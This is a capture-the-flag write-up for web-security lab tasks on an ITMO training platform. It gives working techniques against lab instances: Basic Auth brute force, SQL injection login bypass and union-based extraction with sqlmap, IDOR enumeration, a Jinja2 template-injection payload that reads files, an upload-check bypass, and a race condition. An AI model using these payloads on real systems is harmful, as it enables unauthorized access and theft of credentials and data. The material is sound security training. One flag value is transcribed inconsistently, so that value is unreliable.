

## Basic Auth


### The conditions of a given task:

Админ сайта установил пароль равный своему году рождения на страницу /admin. Сможете авторизоваться?

### Solution:

at first we see the **authorization header** with **base64 encoded login:password** `Authorization: Basic YWRtaW4gOmFkbWlu`

we know that *password kinda like \d{4}* and we can bruteforce it with **Burp Intruder** like



Payload set: 1

Payload count: 1 101

Payload type: Numbers

Request count: 1 101

?

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random

From: 1900

To: 3000

Step: 1

How many:

Number format

Base: ☒ Decimal ☐ Hex

Min integer digits: 0

Max integer digits: 4

Min fraction digits: 0

Max fraction digits: 0

Examples

1

4321

?

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add

Edit

Remove

Up

Down

Enabled	Rule
<input checked="" type="checkbox"/>	Add Prefix: admin:
<input checked="" type="checkbox"/>	Base64-encode

?

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☐ URL-encode these characters: .\<>?+&\*;"'{}|^`#

you must **turn off URL-encode** cause == in the end of base64 string and **add rules** to **add admin: in the start of the payload** and **encode as base64** now sort by response code and find the flag like

Results   Positions   Payloads   Resource pool   Settings							
Filter: Showing all items							
Request	Payload	Status code ^	Error	Timeout	Length	Comment	
32	YWRtaW46MTkzMQ==	200	<input type="checkbox"/>	<input type="checkbox"/>	256		
8	YWRtaW46MTkwNw==	401	<input type="checkbox"/>	<input type="checkbox"/>	231		
9	YWRtaW46MTkwOA==	401	<input type="checkbox"/>	<input type="checkbox"/>	231		
10	YWRtaW46MTkwOQ==	401	<input type="checkbox"/>	<input type="checkbox"/>	231		
3	YWRtaW46MTkwMg==	401	<input type="checkbox"/>	<input type="checkbox"/>	231		
12	YWRtaW46MTkxMQ==	401	<input type="checkbox"/>	<input type="checkbox"/>	231		
0		401	<input type="checkbox"/>	<input type="checkbox"/>	231		
13	YWRtaW46MTkxMg==	401	<input type="checkbox"/>	<input type="checkbox"/>	231		

Request   Response	
Pretty	Raw   Hex   Render
1	HTTP/2 200 OK
2	Server: nginx/1.18.0 (Ubuntu)
3	Date: Sat, 14 Oct 2023 16:03:30 GMT
4	Content-Type: text/html; charset=utf-8
5	
6	Hello, admin. Your secret data is 5acf749f5ebc87228630d9568ed271aa69ef5c942e327b624ad52c4346fdffa6a90970c4c6d8238c6afed38f7c0546df!

Answer is:  
**5acf749f5ebc87228630d9568ed271aa69ef5c942e327b624ad52c4346fdffa6a90970c4c6d8238c6afed38f7c0546df**

Подделываем User-Agent

The conditions of a given task:

Вам необходимо зайти на сайт через браузер Mosaic/0.9

Solution:

you can use Burp/curl/python/browser extension/browser developer tools idk but i prefer burp

Pretty	Raw	Hex
1	GET / HTTP/2	
2	Host: c4d17ce8-079e-4d4a-b712-01577810beb2.web.lms.itmo.xyz	
3	User-Agent: Mosaic/0.9	
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8	
5	Accept-Language: en-CA,en-US;q=0.7,en;q=0.3	
6	Accept-Encoding: gzip, deflate	
7	Referer: https://lms.itmo.xyz/	
8	Upgrade-Insecure-Requests: 1	
9	Sec-Fetch-Dest: document	
10	Sec-Fetch-Mode: navigate	
11	Sec-Fetch-Site: same-site	
12	Sec-Fetch-User: ?1	
13	Te: trailers	
14	Connection: close	
15		
16		

### Answer for it request

```
HTTP/2 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 14 Oct 2023 16:07:56 GMT
Content-Type: text/html; charset=utf-8

You need to access the website with browser <pre>
  Mosaic/0.9
</pre>
<br>
<br>
Here is your answer as a reward for the valid browser usage: <code>
  f2f82b149e4aca9e1d03c001c07d2b381dbb15d872d0d552963a377b606373b20c946b25aff6e943b4967bc03140be42<code>
```

Answer is:

**f2f82b149e4aca9e1d03c001c07d2b381dbb15d872d0d552963a377b606373b20c946b25aff6e943b4967bc03140be42**


## Простая форма авторизации

### The conditions of a given task:

Ответ где-то в кабинете администратора. Но какой пароль? Вы знаете, что база данных MySQL.


### Solution:

Login form can be vulnerable to SQLi, let's check after trying `password="` we can see that answer has 500+ answer code tryna `username = admin" --` with any password field



and the

response is



Answer is:

**012bd332877198e8af9e4049408047ef60a3a40c532b5d75853e3d6b591be3876e805bd5b7ec4be880afde491fdff658**

## Уязвимость IDOR

### The conditions of a given task:

Найдите флаг в имени одного из пользователей

### Solution:

after simple signup and login we discovered that url for profile page is <https://f560b642-0c6d-42fb-a69a-5549a9240512.web.lms.itmo.xyz/user/26> and **we can enumerate users via changing iser\_id /26** again we start intruder sniper attack

The screenshot shows the Burp Suite interface. In the 'Choose an attack type' tab, 'Sniper' is selected. In the 'Payload positions' tab, the 'Target' is set to `https://f560b642-0c6d-42fb-a69a-5549a9240512.web.lms.itmo.xyz`. Below the target, a list of HTTP request details is shown, including headers like 'Host', 'Cookie', 'User-Agent', 'Accept', 'Accept-Language', 'Accept-Encoding', 'Upgrade-Insecure-Requests', 'Sec-Fetch-Dest', 'Sec-Fetch-Mode', 'Sec-Fetch-Site', 'Sec-Fetch-User', 'Te', and 'Connection'.

do some filter to find our flag in responses

The screenshot shows the 'Filter settings' dialog in Burp Suite. It has three main sections: 'Filter by search term', 'Filter by status code', and 'Filter by annotation'. The 'Filter by search term' section has a text input with 'flag' and checkboxes for 'Regex', 'Case sensitive', and 'Negative search'. The 'Filter by status code' section has checkboxes for '2xx [success]', '3xx [redirection]', '4xx [request error]', and '5xx [server error]', all of which are checked. The 'Filter by annotation' section has checkboxes for 'Show only commented items' and 'Show only highlighted items', both of which are unchecked. At the bottom, there are buttons for 'Show all', 'Hide all', 'Revert changes', 'Cancel', and 'Apply'.

and now we see it

```
<tr>
  <td>
    Name
  </td>
  <td>
    flag: 93c9465b9d690d2120e01f059e780a9aab66e5ce673258b620b5638806303c3a69e522c5743beaae17e43486f7c7d809
  </td>
</tr>
</table>
</div>
```

Answer is:

**93c9465b9d690d2120e01f059e780a9aab66e5ce673258b620b568806303c3a69e522c5743beaea17e43486f7c7d809**

Загрузи картинку

**The conditions of a given task:**

📄 Описание задания Вам необходимо загрузить PNG файл с типом контента `application/flag`, который бы имел `mime type`, как у PDF документа версии 1.2 по адресу `/upload`. Название параметра с файлом – `file`. ⚠️ Инструкция Это интерактивное задание. После нажатия кнопки Развернуть, вы получите ссылку вида `https://<...>.web.itmo.xyz`. Вам необходимо получить флаг и вставить его в соответствующую строку, чтобы задание было засчитано.

**Solution:**

go to <https://LAB-ID.web.lms.itmo.xyz/upload> and try to upload any PNG file at first do POST on `/upload?`  
`file=filename` and check that answer is `no file part`

```
HTTP/2 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 14 Oct 2023 20:25:35 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 12

No file part
```

cause we need to add binary

**pdf file** with extension `png` that we can change in `Content-Disposition: form-data; name="file"; filename="filename.png"` header also we need to add `Content-Type: application/flag` and in a start of our binary pdf file we need to change `%PDF-1.5` to `%PDF-1.2` send the request and get our flag!

```
Request
Pretty Raw Hex
1 POST /upload?file=gfw_paper.png HTTP/2
2 Host: labidab-207a-4fff-abda-s8dd8d8d67c.web.lms.itmo.xyz
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/118.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----25443290712280723032265022808
8 Content-Length: 838267
9 Sec-Fetch-Dest: empty
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Site: same-site
12 Te: trailers
13
14 -----25443290712280723032265022808
15 Content-Disposition: form-data; name="file"; filename="gfw_paper.png"
16 Content-Type: application/flag
17
18 %PDF-1.2
19 %BOp
20 12 0 obj
21 <<
22 /Length 4785
23 /Filter /FlateDecode
24 >>
25 stream
```

```
Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sat, 14 Oct 2023 20:24:26 GMT
4 Content-Type: text/html; charset=utf-8
5
6 936c232036a517296acff0067749687be75ffc04b8e4e9b839657a6fc19df25ab18caaa9ce308910de4fd07af23b2842
```

Answer is:

**936c232036a517296acff0067749687be75ffc04b8e4e9b839657a6fc19df25ab18caaa9ce308910de4fd07af23b2842**

SSTI

## The conditions of a given task:

В данной задаче используется очень небезопасный способ рендеринга текста:

```
@app.route("/api/content", methods=['GET']) def content(): content = request.args.get("content") return render_template_string(content)
```


Ваша задача – прочитать содержимое файла flag.txt

## Solution:

in task description we can see that **template engine is Jinja2** but you can also use `{{ '7'*7 }}` payload and if answer is `7777777` - it is 99% Jinja2 like



use payload with *builtin function open* from *\_builtins\_* to read `flag.txt` in current directory Payload is: `{{ get_flashed_messages.globals.builtins.open("flag.txt").read() }}`



Answer is:

**732174d8cb49ddcfb8f38502c8e4fb25a89f4cca5ccca40e19f0054b7161c9b725ef903a9fba57f5a172f1214703b608**

## Форма авторизации 2

### The conditions of a given task:

У вас есть форма авторизации администратора. Но вы не знаете пароль. Флаг в пароле админа.

## Solution:

Chad solution: `sqlmap https://d0f38665-9e6b-4388-82b1-3de0ef27e14e.web.lms.itmo.xyz/search --data " query=Ленин" --level=3 --risk=3 --dbs --columns --tamper=space2comment` in a next run we can use options `-T users -C username` Further we make *Ленин* query and see that valid record is given, further we try union based SQLi with the help of *Lenin' union all select null,null,...,null* and find out that we are in **Sqlite** (through the version that can be substituted in one of the nulls). Then it's a matter of technique - *enumeration* of tables via `sqlite_schema` and pull the desired flag. Payload is: *Ленин'*

```
UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,(SELECT password FROM users WHERE
username='admin')--
```

Answer is:

**03808f5dce90e045db48ad6046b8746f2100b4783efe830a239b84573d7024d9d620c9e4d885a051095e2e857d926fdc**


Драг рейсинг

**The conditions of a given task:**

Купите самый дорогой авто

**Solution:**

After signup and login we can see that *we have only 1000 but we need a 20000* now **we need to buy cars with id 6 and 9**(also we can use double buy for one car) and send it to repeater cos in repeater we have option **send in parallel**



after we *add both request to one group* we can **send all requests in group parallel** to test race conditions. now we can see that *we have option for sell both 6 and 9 cars, but with balans like we buy only 6(or 9, it depends on sequeunce)* kinda like this we can buy more than one car with id n or buy a lot of cars with *only one approved buy transaction*.

Logout

Money: \$0

77fd138a9c6f6412f2ae1a08888a3cd6496f12749858f6d6bf41c5d0441a1cfc5f094273abddf7c11eb620193d72c005

Order delivery:

red lamborghini	\$20000.0	<a href="#">Buy</a>   <a href="#">Sell</a>
-----------------	-----------	--



Answer is:

**77fd138a9c6f6412f2ae1a08888a3cd6496f12749858f6d6bf41c5d0441a1cfc5f094273abddf7c11eb62019  
3d72c005**

---